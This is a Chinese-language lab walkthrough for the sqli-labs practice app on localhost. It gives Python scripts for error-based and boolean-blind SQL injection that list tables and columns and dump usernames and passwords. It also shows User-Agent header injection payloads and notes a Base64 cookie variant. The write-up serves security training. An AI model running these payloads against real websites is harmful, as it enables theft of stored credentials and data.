# Sqli-labs-master

## Page-1

### Less-2 数字型报错注入

#### 爆表：

使用脚本得到当前库中所有的表：

import requests

import re

import sys

template\_url = *"http://localhost/sqli-labs-master/Less-2/?id=1 and (extractvalue(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema=datab**ase()* *limit {0},1),0x7e)))%23"*

for i in range(sys.maxsize):

url = template\_url.format(i)

response = requests.get(url)


pattern = re.compile(*"'(.\*)'"*)

if len(pattern.findall(response.text)) > 0:

print(pattern.findall(response.text))

else:

break

结果：  


#### 爆列（查询users表）

import requests

import re

import sys

template\_url = *"http://localhost/sqli-labs-master/Less-2/?id=1 and (extractvalue(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name=\"users\" and tab**le\_schema=datab**ase()* *limit {0},1),0x7e)))%23"*

for i in range(sys.maxsize):

url = template\_url.format(i)

response = requests.get(url)

pattern = re.compile(*"'(.\*)'"*)


if len(pattern.findall(response.text)) > 0:

print(pattern.findall(response.text))

else:

break

结果：



#### 查询字段值（users表）

import requests

import re

import sys

template\_url = *"http://localhost/sqli-labs-master/Less-2/?id=1 and (extractvalue(1,concat(0x7e,(select {0} from users limit {1},1),0x7e)))%23"*

for i in range(sys.maxsize):

url = template\_url.format(*'id'*, i)

response1 = requests.get(url)

pattern1 = re.compile(*"'(.\*)'"*)

url = template\_url.format(*'username'*, i)

response2 = requests.get(url)

pattern2 = re.compile(*"'(.\*)'"*)

url = template\_url.format(*'password'*, i)

response3 = requests.get(url)

pattern3 = re.compile(*"'(.\*)'"*)

if len(pattern1.findall(response1.text)) > 0:

print(pattern1.findall(response1.text))

if len(pattern2.findall(response2.text)) > 0:

print(pattern2.findall(response2.text))


if len(pattern3.findall(response3.text)) > 0:

print(pattern3.findall(response3.text))

else:

break

结果：



### Less-4 字符型报错注入

*闭合双引号和括号，之后使用上面的脚本可爆出users表中所有字段信息*

### Less-6 双重查询报错注入注

其实使用上面的报错注入方法依然是奏效的，题目好像是想让我们用group by floor(rand())来做，其实只是url，构造的不同，这道题的URL是这样的：

*localhost/sqli-labs-master/Less-6/?id=1" and (select 1 from (select count(\*),concat((*

*select database()*

*),floor(rand(0)\*2))x from information\_schema.tables group by x)a)%23*

### Less-8 Bool盲注

#### 爆表：

##### 猜解表名长度：

import requests

import sys

template\_url=*"http://localhost/sqli-labs-master/Less-8/?id=1' and (select length(table\_name) from information\_schema.tables where table\_schema=database() limit {0},1)>{1}%23"*

dict = {}

flag = False

for i in range(sys.maxsize):

if flag:

break;

for j in range(sys.maxsize):

print(j)

url = template\_url.format(i, j)

response=requests.get(url)

length = len(response.text)

if length == 722:

#一旦出现表名长度为0的情况，说明数据库中的表已经猜解完毕，直接退出循环

if(j == 0):

flag = True

break;

dict[i]=j


break

print(*"猜解完毕，各个表的长度依次为："*)

for key, value in dict.items():

print(key+1, *"===>"*, value)

结果：



##### 根据上一步得出的表长字典猜解表名

import requests

import sys

table\_length\_dict = {0: 6, 1: 8, 2: 7, 3: 5}

table\_name\_dict = {}

url\_template=*"http://localhost/sqli-labs-master/Less-8/?id=1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit {0},1), {1}, 1))>{2}%23"*

for i in table\_length\_dict:

result = *""*

for pos in range(1,table\_length\_dict[i]+1):

max=122 #z

min=48 #0

while abs(max-min)>1:

mid = int((max+min)/2)

url = url\_template.format(i, pos, mid)

response=requests.get(url)

length = len(response.text)

if length == 722:

max = mid

else:


min = mid

result += chr(max)

print(result)

table\_name\_dict[i] = result

结果：



#### 爆列（查询users表）

##### 猜解字段长度：

import requests

import sys

url\_template=*"http://localhost/sqli-labs-master/Less-8/?id=1' and (select length(column\_name) from information\_schema.columns where table\_name=\"users\" and table\_schema=database() limit {0},1)>{1}%23"*

column\_length\_dict = {}

flag = False

for i in range(sys.maxsize):

if flag:

break

for j in range(sys.maxsize):

url = url\_template.format(i ,j)

response=requests.get(url)

length = len(response.text)

if length==722:

if j == 0:

flag = True

break;

column\_length\_dict[i] = j


break;

print(*"猜解完毕，各个表的各个字段的长度依次为："*)

for key in column\_length\_dict:

print(*"第"*, key+1, *"列的长度===>"*, column\_length\_dict[key])

结果：



##### 根据上一步得出的字段长字典猜解字段名（users表）

import requests

import sys

url\_template=*"http://localhost/sqli-labs-master/Less-8/?id=1' and ascii(substr((select column\_name from information\_schema.columns where table\_name=\"users\" and table\_schema=database() limit {0},1), {1}, 1))>{2}%23"*

column\_length\_dict = {0: 2, 1: 8, 2: 8}

column\_name\_dict = {}

for i in column\_length\_dict:

result = *""*

for pos in range(1, column\_length\_dict[i]+1):

max=122 #z

min=48 #0

while abs(max-min)>1:

mid=int((max+min)/2)

url = url\_template.format(i, pos, mid)

response=requests.get(url)

length = len(response.text)

if length==722:

max = mid

else:

min=mid

result += chr(max)

print(result)


column\_name\_dict[i] = result

print(*"猜解完毕，各个表的各个字段的名字依次为："*)

for key in column\_name\_dict:

print(*"\t第"*, key+1, *"列\t===>\t"*, column\_name\_dict[key])

结果：



#### 查询字段值（users表）

##### 猜解字段值长度

import requests

import sys

url\_template=*"http://localhost/sqli-labs-master/Less-8/?id=1' and (select length(group\_concat({0})) from users)>{1}%23"*

column\_name\_dict = {0: *'id'*, 1: *'username'*, 2: *'password'*}

flag = False

column\_info\_length\_dict = {}

for i in column\_name\_dict:

if flag:

break

for j in range(sys.maxsize):

url = url\_template.format(column\_name\_dict[i], j)

response=requests.get(url)

length = len(response.text)

if length == 722:

if j == 0:

flag = True

break

column\_info\_length\_dict[i] = j


break

print(*"猜解完毕，各个表的各个字段信息的长度依次为："*)

for key in column\_info\_length\_dict:

print(*"\t第"*, key+1, *"列\t===>\t"*, column\_info\_length\_dict[key])

结果：



##### 猜解字段值

import requests

import sys

url\_template = *"http://localhost/sqli-labs-master/Less-8/?id=1' and ascii(substr((select group\_concat({0}) from users), {1}, 1))>{2}%23"*

column\_name\_dict = {0: *'id'*, 1: *'username'*, 2: *'password'*}

column\_info\_length\_dict = {0: 29, 1: 91, 2: 96}

column\_info\_dict = {}

for i in column\_info\_length\_dict:

result = *""*

for pos in range(1, column\_info\_length\_dict[i]+1):

max=122

min=31

while(max - min > 1):

mid = int((max + min) / 2)

url = url\_template.format(column\_name\_dict[i], pos, mid)

response = requests.get(url)

length = len(response.text)

if length == 722:

max = mid

else:

min = mid

result += chr(max)

print(result)


column\_info\_dict[i] = result

print(*"猜解完毕，各个表的各个字段的信息依次为："*)

for key in column\_info\_dict:

print(*"\t第"*, key+1, *"列:"*,column\_name\_dict[key], *"\n\t\t===>"*, column\_info\_dict[key])


结果：



### Less-18 Header Injection

#### 思路

在http请求头中进行注入，在输入正确的用户名和密码的时候，页面的返回值是这样的：



http请求头中的Agent字段信息被输出

由此我们可以想到在Agen字段处进行注入测试：

使用BurpSuite进行抓包，修改Agent字段处的值：

在Agent字段的值的最后加上一个 *‘* ：

*User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:59.0) Gecko/20100101 Firefox/59.0'*

这时页面返回的值是这样的：

*Your User Agent is: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:59.0) Gecko/20100101 Firefox/59.0'*

*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '127.0.0.1', 'admin')' at line 1*

从这条SQL报错语句可知，后台数据库执行的插入语句类似于：

*INSERT INTO \* VALUES(‘User-Agent’, ‘IP’, ‘USERNAME’)*

所以我们可以尝试闭合 ’ 和 ) 并注释后面的语句来测试我们的猜想：

*User-Agent: 1', 1, 1)#*

页面返回结果：

*Your User Agent is: 1', 1, 1)#*

没有报错，猜想正确

在INSERT语句中，我们可以执行报错注入：  
将User-Agent值修改为：

*1', 1, (extractvalue(1,concat(0x7e,(select database()),0x7e))))#*

页面返回结果：




成功获得当前数据库名

#### 爆表：

User-Agent值构造如下：

*1', 1, (extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),0x7e))))#*

页面返回结果：




#### 爆列（查询users表）

User-Agent值构造如下：

*1',* *1, (extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name="users" and table\_schema=database()),0x7e))))#*

页面返回结果：



#### 查询字段值：

*略略略*

### Less-22 Cookie Injection

*和上面的Header Injection一样，只是注入点改到了Cookie字段，并且需要把注入语句以Base64进行转码*